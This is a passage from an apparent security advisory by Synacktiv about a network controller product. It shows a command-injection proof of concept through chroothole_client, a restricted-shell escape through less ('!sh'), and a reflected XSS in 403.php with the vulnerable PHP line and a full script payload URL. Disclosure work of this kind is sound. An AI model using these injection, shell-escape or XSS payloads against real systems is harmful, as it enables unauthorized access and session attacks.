$ /var/chroot/usr/bin/chroothole_client "/usr/sbin/status apache2 && echo poc >
/tmp/privesc/chroothole"
apache2 is running.

$ ls -l /tmp/privesc/chroothole
-rw-r----- 1 root root 4 Nov 24 17:59 /tmp/privesc/chroothole

$ cat /tmp/privesc/chroothole
poc
```

Vulnerability 5 - Restricted shell escape

The system shell used by the *admin* user is restricted:

```
$ grep admin: /etc/passwd
admin:x:1002:1000::/home/admin:/bin/rbash
```

A previously reported vulnerability allowed the *admin* user to spawn an unrestricted shell from the *less* utility. However, this is not allowed anymore in the latest version. Indeed, typing “!” generates an error:

```
> less /etc/profile
WARNING: terminal is not fully functional
Command not available  (press RETURN)
```

However, Synacktiv identified a way to execute an unrestricted instance of *less*:

```
> ls "\|less"
WARNING: terminal is not fully functional
-  (press RETURN)ls: cannot access \: No such file or directory
!sh
$ echo $USER
admin
```

The *chroot* jail can then be escaped using the techniques described in Local privilege elevation through chroothole_client.

Vulnerability 6 - Cross-Site Scripting in 403.php


Synacktiv identified a vulnerability in the *$WEB_ROOT/403.php* script, allowing to perform reflected XSS attacks:

$WEB_ROOT/403.php l.31

```
$message .= sprintf(gettext("If you think this is the wrong category, please report it
%s"), sprintf('<a href="http://cf-support.securepoint.de/?url=%s&category=%s"
target="blank">'.gettext("here").'</a>', urlencode($_GET['url']), $_GET['cat']));
```

The XSS attack can be triggered through the following URL: https://controller.access.network/403.php?url=test%3C&cat=test%22%3E%3Cscript%3Econsole.log(%27XSS%20on%20%27.concat(document.domain))%3C/script%3E

The picture below shows that the injected *Javascript* code is indeed executed:



```
XSS on controller.access.network
```

Illustration 1: Javascript code execution trace